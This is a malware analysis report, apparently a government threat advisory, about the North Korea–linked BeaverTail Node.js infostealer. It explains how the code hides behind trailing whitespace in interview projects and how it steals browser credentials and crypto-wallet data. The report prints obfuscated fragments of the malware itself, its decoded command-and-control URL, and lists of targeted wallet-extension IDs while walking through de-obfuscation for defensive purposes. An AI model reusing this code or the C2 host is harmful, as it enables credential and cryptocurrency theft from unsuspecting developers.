


Deep Dive Analysis of the BeaverTail Infostealer - Techniques, Impact, and Mitigation Strategies

Unclassified

TLP : CLEAR

November 4th, 2024

Table of Contents

Executive Summary

This article provides an in-depth analysis of a recently uncovered Node.js infostealer[1], known as "BeaverTail," attributed to a North Korean APT group named “Famous Chollima.” “BeaverTail”, obfuscated through sophisticated techniques, primarily targets browser extension data and the keychain on macOS, Linux, and Windows operating systems. Notably, this infostealer focuses on popular browsers such as Google Chrome, Brave, and Opera, as well as sensitive browser extensions, including the MetaMask wallet, which manages cryptocurrency assets. By extracting credentials and private data, the malware poses a significant threat to individuals and organizations using these browsers and extensions. If “BeaverTail” doesn’t detect the targeted browser extensions or data directories, it continues to operate, re-checking for their presence at regular intervals. This persistence allows the malware to capture data if the extensions are installed later. Even in the absence of primary targets, “BeaverTail” proceeds with secondary actions, including executing additional payloads and ensuring it collects any accessible data while minimizing detection risk.

Through de-obfuscation and reverse engineering of the code, we identified multiple layers of the malware's behavior, including persistent code execution, data collection mechanisms, and platform-specific exploitation methods. Key functions were uncovered that exfiltrate login credentials and browser profile data, storing them for eventual transmission to a command-and-control (C2) server.

We offer actionable insights into how the malware operates and provide detection strategies, including a YARA rule and IP addresses for identifying the “BeaverTail” variants in obfuscated forms. The findings of this study emphasize the importance of robust file integrity monitoring in open-source projects, especially those hosted on Git platforms. Such repositories may be compromised with malicious code that targets critical browser-based assets in particular, and vital assets in general, including cryptocurrency wallets and user credentials.

[1] Infostealer - An infostealer is a type of malware specifically designed to covertly collect and exfiltrate sensitive information, such as login credentials, browser data, and financial details, from infected systems

Key Findings

1. Sophisticated Obfuscation Techniques

BeaverTail malware employs advanced obfuscation methods, making detection challenging. The malware's JavaScript code is periodically regenerated, resulting in variations across samples. This tactic allows it to bypass traditional detection systems and remain hidden within seemingly legitimate projects.

2. Cross-Platform Credential Theft

Designed to work on Windows, macOS, and Linux, "BeaverTail" is tailored to extract sensitive information from each platform. On Windows, it targets Microsoft Edge data; on macOS, it accesses keychain and browser credentials; and on Linux, it leverages keyrings. This cross-platform compatibility makes it versatile and capable of targeting a wide array of users.

3. Targeted Cryptocurrency Theft

The malware specifically focuses on stealing data from cryptocurrency wallet extensions, including MetaMask and Brave Wallet. This targeting underscores its financial motives, aiming to exfiltrate high-value assets such as crypto keys and wallet information.

4. Persistence through Scheduled Execution

BeaverTail uses a persistence mechanism to ensure repeated data collection. After the initial execution, it runs at 10-minute intervals, up to 5 additional times, maximizing the chances of capturing new data while maintaining a low profile.

5. Linkage to DPRK's Famous Chollima Group

The research indicates that "BeaverTail" is part of a broader campaign managed by North Korea's Famous Chollima group. This APT group combines technical malware operations with covert IT worker infiltration, creating a multi-layered threat. IT workers often embed backdoors while working within legitimate organizations, providing long-term access for the malware and other DPRK-related operations.

6. Exfiltration to Command-and-Control (C2) Server

The malware sends collected data—credentials, browser profiles, and cryptocurrency keys—to a C2 server, where it can be accessed by North Korean threat actors. This exfiltration channel enables a steady flow of sensitive data to the attackers for use in further operations or financial exploitation.

Attribution

BeaverTail malware is part of a broader strategy employed by North Korean Advanced Persistent Threat (APT) groups, attributed to Famous Chollima. This group, as identified by CrowdStrike[2], operates on two interconnected fronts: deploying malware such as "BeaverTail" and covertly infiltrating international companies through freelance IT workers. These workers secure remote positions under false identities, earning revenue that is funneled back to the regime while also embedding malware or backdoors in legitimate systems. This multi-pronged strategy maximizes their reach, enabling both financial operations and espionage through parallel technical and human infiltration efforts.

The activities of the IT workers[3] and malware campaigns are tightly coordinated to serve North Korea's broader strategy: espionage and financial objectives. While the IT workers provide a steady stream of income and access to corporate environments, malware like "BeaverTail" is used to steal sensitive information such as credentials, financial data, and cryptocurrency. The combined efforts of these two channels reflect a sophisticated and persistent threat that targets both the supply chain and insider vulnerabilities. This dual approach underscores the importance of monitoring for malware while also vetting remote hires to mitigate risks from both technical and human-based infiltration vectors.

The Israel National Cyber Directorate has published a comprehensive research paper, "*Unmasking North Korea's Digital Deception: The Covert Operations of DPRK IT Workers in the Age of AI and Deepfakes*". This research is accessible for download at [link].


[2] CrowdStrike's 2024 Threat Report
https://crowdstrike.com/explore/crowdstrike-2024-threat-hunting-report/crowdstrike-2024-threat-hunting-report
[3] INCD - DPRK's IT Workers Report https://www.gov.il/he/pages/alert_1813

Preface

In the ever-evolving landscape of cybersecurity threats, "BeaverTail" has emerged as a sophisticated and stealthy infostealer, designed to infiltrate systems and extract sensitive information while evading detection. This threat is part of a broader toolkit used by advanced persistent threat (APT) groups, characterized by its modular design and multi-stage attack chain.

In November 2023, Unit42 uncovered[4] the multi-stage and multi-platform infostealer and published a report about it and its analysis.

One of BeaverTail's most insidious tactics is embedding its malicious code into a seemingly legitimate Node.js project. In a typical scenario, a job candidate is given this project to use in their code during an interview. Unaware of the hidden threat, the candidate integrates the project, which appears to be a standard, functional library. The malicious code is strategically placed in a file, sometimes at its end, and in other cases after multiple spaces at the end of a line, ensuring it remains unnoticed, while the legitimate code at the beginning of the file runs as expected.



(Credit: Unit42)

This document delves into the intricacies of the "BeaverTail" dropper, the Node.js component, responsible for downloading and executing a secondary Python-based payload (named “InvisibleFerret”) after stealing sensitive data from the victim’s computer.

Through a detailed process of de-obfuscation and function analysis, we aim to uncover the true functionality of this malicious code, setting the stage for understanding the broader implications of the "BeaverTail" campaign. Moreover, we will explore how this combination of advanced technical sophistication and social engineering allows "BeaverTail" to evade detection and successfully compromise systems.

[4] Unit42 Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors


MITRE ATT&CK Matrix

MITRE ATT&CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The following matrix represents the Tactics and techniques used by “BeaverTail”:

Tactics	Techniques
Initial Access	Technique T1189 - Drive-by Compromise
Execution	Technique T1059 - Command and Scripting Interpreter
Persistence	Technique T1053.006 - Scheduled Task/Job: Systemd Timers
Defense Evasion	Technique T1027 - Obfuscated Files or Information
Credential Access	Technique T1555.001 - Credentials from Password Stores (Keychain) Technique T1555.003 - Credentials from Web Browsers Technique T1555.005 - Credentials from Password Stores: Password Managers
Discovery	Technique T1082 - System Information Discovery Technique T1083 - File and Directory Discovery Technique T1217 - Browser Information Discovery
Collection	Technique T1119 - Automated Collection Techniques T1005 - Data from Local System Techniques T1560 - Archive Collected Data
Command and Control	Technique T1105 - Ingress Tool Transfer Technique T1571 - Non-Standard Port
Exfiltration	Technique T1041 - Exfiltration Over C2 Channel
Impact	Technique T1657 - Financial Theft

Flowchart

The flow of the "BeaverTail" malware can be described as a systematic series of actions that leverage multiple MITRE ATT&CK techniques across various stages. This flow highlights how "BeaverTail" leverages persistent execution, multi-platform targeting, and financial theft as part of a sophisticated and evasive malware campaign:




BeaverTail malware begins by executing its “main” function, gathering system information to determine if the system runs Windows, macOS, or Linux. It customizes its operations based on the detected platform: targeting Microsoft Edge on Windows, keychain and browsers on macOS, and keyring on Linux. Additionally, it focuses on stealing cryptocurrency wallet data by scanning browser extensions like MetaMask and Coinbase Wallet.

The malware uses a custom persistent mechanism, scheduling itself to run every 10 minutes for 5 cycles, allowing it to collect fresh credentials and wallet information over time. During these intervals, it also downloads and executes a secondary Python payload to enhance its capabilities. Exfiltrated data—such as credentials and wallet keys—is sent to a command-and-control server. After completing a total of 6

executions, the malware stops its activity to reduce the risk of detection, though the compromised system remains vulnerable to further exploitation.

High-Level Execution Flow

The flowchart below presents a high-level architectural view of the code's execution flow, illustrating the sequential and conditional logic that governs its operation:



The "BeaverTail" infostealer employs an asynchronous main function to operate discreetly in the background, allowing other code execution to proceed concurrently. A scheduled interval calls this function every 10 minutes, up to 5 times, ensuring repeated attempts to collect data. The malware first captures system information, such as the timestamp and hostname, before proceeding to extract browser data for Google Chrome, Brave, and Opera.

The data collection process is tailored to the target's operating system. For Windows, it targets Microsoft Edge, while for macOS and Linux, it gathers credentials from keychain and browsers like Chrome, Brave, and Firefox. After completing these tasks, the malware downloads and executes a Python script for further malicious activity, enhancing its capability to exfiltrate sensitive information. This systematic and persistent approach allows the infostealer to operate stealthily across multiple platforms.

BeaverTail's Structure

The infostealer known as 'BeaverTail' is based on a sophisticated malicious script, written in JavaScript, that is intricately embedded within a larger Node.js package.

This script is not immediately visible, as it is carefully concealed within a seemingly legitimate JavaScript file, making its detection and analysis particularly challenging. Through extensive research and in-depth analysis, our team has uncovered multiple instances where this malicious code has been artfully implemented.

The attackers have employed advanced techniques to ensure that the infostealer remains hidden, thereby evading conventional security measures. These findings highlight the complexity and the level of expertise involved in crafting and embedding such malware within software packages that appear to be benign on the surface.


As an illustration, this code snippet utilizes the "BeaverTail" functionality:

```
/* learn more: https://github.com/testing-library/jest-dom // @testing-library/jest-dom library provides a set of custom jest matchers that you can use to extend jest. These will m

const config = require('../config');
const mysql = require('mysql2');
const pool = mysql.createPool({ host: config.mysqlHost, user: config.user, password: process.env.DB_PASS || config.password, database: config.database, port: config.mysqlPort });
const promisePool = pool.promise();

class AdminModel {

  getAdminInfo = async (data) => {
    let sql = `SELECT * FROM mnm_cp where username = '${data.username}'`;
    const [result, fields] = await promisePool.query(sql);

    return result;
  }

  getDashboardStatistics = async (data) => {
    let sql = `SELECT COUNT(id)as totalUsers,SUM(CASE WHEN date_format(created_at,'%Y-%m-%d')=CURDATE() THEN 1 ELSE 0 end) as todayRegisteredUsers,
      (select COUNT(id) from subscribers) as totalSubscribers,
      (select COALESCE(sum(amount),0) from withdraw) as totalWithdraw,
      (select COALESCE(sum(amount),0) from stacking) as totalStaking,
      (select coalesce(sum(token),0) from transactions) as totalSell,
      (select coalesce(sum(token),0) from transactions where date(created_at)=CURRENT_DATE) AS todaySell,
      (select coalesce(sum(token),0) from transactions where date(created_at)>=(NOW() - INTERVAL 7 DAY)) AS weekSell,
      (select coalesce(sum(token),0) from transactions where date(created_at)>=(NOW() - INTERVAL 1 MONTH)) AS yearSell
       FROM registration`;
    const [result, fields] = await promisePool.query(sql);

```

(Figure A. Preview of the JavaScript file on Github, containing the "BeaverTail" code)

At first glance, the code appears to be legitimate JavaScript code. However, upon closer inspection, in this case at the first line, which includes a comment line formatted as a multi-line or partial-line comment, a subtle yet significant anomaly becomes evident. Unlike a typical comment line that concludes with the closure of the comment, this line is followed by an unusually large number of spaces. These spaces are strategically placed to obscure the presence of additional hidden code, specifically the malicious "BeaverTail" script. This clever concealment ensures that the embedded code remains unnoticed during a casual review, especially in environments such as GitHub, or text/code editors, where the full extent of the line is not immediately visible.

The following illustration highlights these spaces, and upon closer examination, reveals the hidden "BeaverTail" code that was not displayed in the initial code preview on GitHub (see Figure A).



(Figure B. Raw view of the JavaScript file, now revealing BeaverTail's code)

In another instance, the concealed code is positioned immediately following the "module.exports" line. Once again, we observe an abnormal and excessive number of spaces trailing this line. This deliberate insertion of whitespace serves to obscure the presence of the hidden code, making it less conspicuous and easily overlooked during a routine code review.

(Figure C. Raw view of the JavaScript file, revealing "BeaverTail" hidden after extensive whitespaces following the "module.export" line)

The use of such tactics underscores the lengths to which attackers go to embed malicious content within otherwise legitimate code structures.

BeaverTail is a highly compact, single-line piece of malicious code that is meticulously obfuscated to evade detection. Its minimalistic design allows it to blend seamlessly into legitimate JavaScript files, making it exceptionally challenging to identify through standard code reviews. Furthermore, the threat actor can easily alter the file's hash by simply adding an extra space character—a modification that requires no programming knowledge.

Deep Dive Research

Note

Since the obfuscated JavaScript code is periodically regenerated by the threat actor, the names of elements within the code may vary between samples. Therefore, the sample analyzed in this document is based on the file with the following SHA-256 hash: 17d89bc171bd038eb7cd1ccf29a140a5e1bd0210e8923f8cf8690d11779d2800 (userRoutes.js)

Initial Setup

BeaverTail's code begins by defining a series of constants and variables, which are strategically set up at the start to be utilized in subsequent operations within the script. These constants play a crucial role in the execution of the malicious code, serving as foundational elements that the script relies on to carry out its intended actions. These values are referenced and manipulated later during the execution process to achieve the infostealer's objectives.

```
1  Object.prototype.toString, Object.defineProperty, Object.getOwnPropertyDescriptor;
2  const t = "base64",
3      c = "utf8",
4      a = require("fs"),
5      $ = require("os"),
6      r = a => (s1 = a.slice(1), Buffer.from(s1, t).toString(c));
7  pt = require(r("zcGF0aA")),
8  rq = require(r("YcmVxdWVzdA")),
9  cr = require(r("aY3J5cHRv")),
10 ex = require(r("aY2hpbGRfcHJvY2Vzcw"))[r("cZXhlYw")],
11 hs = $[r("caG9zdG5hbWU")](),
12 pl = $[r("YcGxhdGZvcm0")](),
13 hd = $[r("ZaG9tZWRpcg")](),
14 td = $[r("cdG1wZGly")](),
15 tp = $[r("AdHlwZQ")]();
16 let e;
17 const n = a => Buffer.from(a, t).toString(c),
18     l = () => {
19         let t = "NjcuMjAzLjaHR0cDovLwcuMTcxOjEyNDQ=";
20         for (var c = "", a = "", $ = "", r = "", e = 0; e < 10; e++) c += t[e], a += t[10 + e], $ += t[20 + e], r += t[30 + e];
21         return c = c + $ + r, n(a) + n(c)
22     },
23     s = t => t.replace(/^~([a-z]+|\/)/, ((t, c) => "/" === c ? hd : `${pt[n("ZGlybmFtZQ")](hd)}/${c}`)),
24     h = "ZU1RINz7",
25     o = "Z2V0",
26     i = "Ly5ucGw",
27     Z = "d3JpdGVGaWxlU3luYw",
28     m = "L2NsaWVudA",
29     u = n("ZXhpc3RzU3luYw"),
30     d = "TG9naW4gRGF0YQ",
31     y = "Y29weUZpbGU";
32
```

Immediately, we observe several familiar elements[5] in the code:

- The require statements for standard modules, such as require('fs').
- Base64-like encoded strings.
- Settings-like constants, such as "base64".

Beginning the de-obfuscation process by substituting the settings-like constants with their actual values yielded minimal changes. The constants "t" and "c" only appeared twice in the entire codebase: once within the "r" function (line 6) and once within the "n" function (line 17).

The "r" and "n" Functions

Upon closer inspection of the "r" and "n" functions, it becomes evident that the entire "n" function is nested within the "r" function as the second part of the "r" function. The primary distinction between the two lies in the name of the variable in question.

[5] "familiar elements" - to a person who deals with code on a daily basis

The “n” Function

After substituting the values of the "t" and "c" constants, the "n" function becomes significantly clearer and more understandable:

```
const n = a => Buffer.from(a, "base64").toString("utf8"),
```

The "n" function takes the parameter "a" and decodes it from base64 into a UTF-8 string. We can rename the “n” function to “decodeBase64” to better reflect its purpose and then replace its usage throughout the code.

The “r” Function

```
r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
```

Since the “n” function is identical to the second part of the “r” function, we can determine that the “r” function first removes the first character from the input string, the parameter “a”, and then decodes the remaining string (“s1” variable) from base64 to UTF-8.
We can rename this function to “sliceAndDecode” and replace its usage throughout the code.

At this stage, it's evident that we need to translate all code elements that rely on these functions, particularly the "quick wins" — elements that directly pass string literals as parameters to these functions.

Understanding the “s” Function


After translating a small portion of the code, the content of the “s” function changed as well, leading to a better understanding of what this function does.

```
s = t => t.replace(/^~([a-z]+|\/)/, ((t, c) => "/" === c ? os.homedir() : `${pt["dirname"](os.homedir())}/${c}`));
```

The function “s” is designed to replace a tilde (“~”) at the beginning of an input string with either the user's home directory (e.g. /home/nadavstainberg) or a specific subdirectory within it. If the tilde is followed by a letter or a forward slash (“/”), the function checks if the character after the tilde is a slash. If it is, the function returns the home directory path. Otherwise, it returns the path to a subdirectory within the home directory, combining the home directory path with the specified subdirectory name.

In summary, this function converts a shorthand home directory path into its full absolute path. Therefore, it is appropriate to name this function “expandHomePath.”

Upon reviewing the function's calls, we observe that it is invoked only twice, both times with the same argument: "~/" (tilde followed by a slash):



This indicates that for both of these function calls, the returned value will be "os.homedir()". Therefore, we can proceed to replace these calls with the direct value of "os.homedir()" and eliminate the "expandHomePath" function.

Executing the "l" function

It is apparent that the "l" function does not execute any malicious code. From a first look it appears that the code only decodes a string for a later use. Therefore, the most straightforward method to translate the "l" function would be to execute it in an emulator or a sandbox environment:

```
const decodeBase64 = a => Buffer.from(a, "base64").toString("utf8");
const l = () => {
        let t = "NjcuMjAzLjaHR0cDovLwcuMTcxOjEyNDQ=      ";
        for (var c = "", a = "", $ = "", r = "", e = 0; e < 10; e++) c += t[e], a += t[10 + e],
            $ += t[20 + e], r += t[30 + e];
        return c = c + $ + r, decodeBase64(a) + decodeBase64(c)
    }
console.log(l())
```

By doing so, we obtained the value of "l", which revealed itself to be the URL of a server:

```
http://67.203.7.171:1244
```

Finalizing Translation of the Initial Setup Section

The current status of the initial setup section can be seen in the following image:

```
Object.prototype.toString, Object.defineProperty, Object.getOwnPropertyDescriptor;
const t = "base64",
    c = "utf8",
    a = require("fs"),
    $ = require("os"),
    sliceAndDecode = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
pt = require("path"),
rq = require("request"),
cr = require("crypto"),
ex = require("child_process")["exec"],
hs = $["hostname"](),
pl = $["platform"](),
hd = $["homedir"](),
td = $["tmpdir"](),
tp = $["type"]();
let e;
const decodeBase64 = a => Buffer.from(a, "base64").toString("utf8"),
    l = "http://67.203.7.171:1244",
    expandHomePath = t => t.replace(/^~([a-z]+|\/)/, ((t, c) => "/" === c ? hd : `${pt[decodeBase64("ZGlybmFtZQ")](hd)}/${c}`)),
    h = "ZU1RINz7",
    o = "Z2V0",
    i = "Ly5ucGw",
    Z = "d3JpdGVGaWxlU3luYw",
    m = "L2NsaWVudA",
    u = decodeBase64("ZXhpc3RzU3luYw"),
    d = "TG9naW4gRGF0YQ",
    y = "Y29weUZpbGU";
```

The next step involves simplifying the constants by substituting them throughout the code and subsequently removing them from the initial section. For instance, the variable “$” can be replaced with “os” and then the constant “hs” can be replaced with the call to “os.hostname()” throughout the code.

Following is the outcome of the process:

```
Object.prototype.toString, Object.defineProperty, Object.getOwnPropertyDescriptor;
const fs = require("fs"),
os = require("os"),
pt = require("path"),
rq = require("request"),
ex = require("child_process").exec;
let e;
const decodeBase64 = a => Buffer.from(a, "base64").toString("utf8");
```

Core Logic Decryption

The core logic of the code includes several key functions, but it begins with a series of supportive constants, as illustrated in the screenshot below:

```
function p(t) {
    const c = "accessSync";
    try {
        return fs[c](t), !0
    } catch (t) {
        return !1
    }
}
const b = "Default",
    G = "Profile",
    f = "filename",
    W = "formData",
    Y = "url",
    w = "options",
    V = "value",
    v = "readdirSync",
    j = "statSync",
    L = ("isDirectory", "post"),
    x = "Ly5jb25maWcv",
    z = "L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8",
    F = "L0FwcERhdGEv",
    R = "L1VzZXIgRGF0YQ",
    N = "R29vZ2xlL0Nocm9tZQ",
    X = "QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy",
    Q = "Z29vZ2xlLWNocm9tZQ",
    _ = ["TG9jYWwvQnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy", X, "QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy"],
    J = ["TG9jYWwvR29vZ2xlL0Nocm9tZQ", N, Q],
    g = ["Um9hbWluZy9PcGVyYSBTb2Z0d2FyZS9PcGVyYSBTdGFibGU", "Y29tLm9wZXJhc29mdHdhcmUuT3BlcmE", "b3BlcmE"];
let k = "comp";
const U = ["bmtiaWhmYmVv", "ZWpiYWxiYWtv", "Zmhib2hpbWFl", "aGSmYW5rbm9j", "aWJuZWpkZmpt", "YmZuYWVsbW9t", "YWVhY2hrbm1l", "aGlmYWZnbWNj"],
    B = ["Z2FlYW9laGxlZm5rb2RiZWZncGdrbm4", "cGxjaGxnaGVjZGFsbWVlZWFqbmltaG0", "bGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA", "ZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ", "bWtwY25scGVia2xtbmtvZW9paG9mZWM",
    "ZWltaGxwbWdqbmpvcGhocGtrb2xqcGE", "ZnBoZXBjY2lvbmJvb2hja29ub2VlbWc", "ZHBla3Bsb21qamtjZmdvZG5oY2VsbGo"],
    q = "Y3JlYXRlUmVhZFN0cmVhbQ",
```

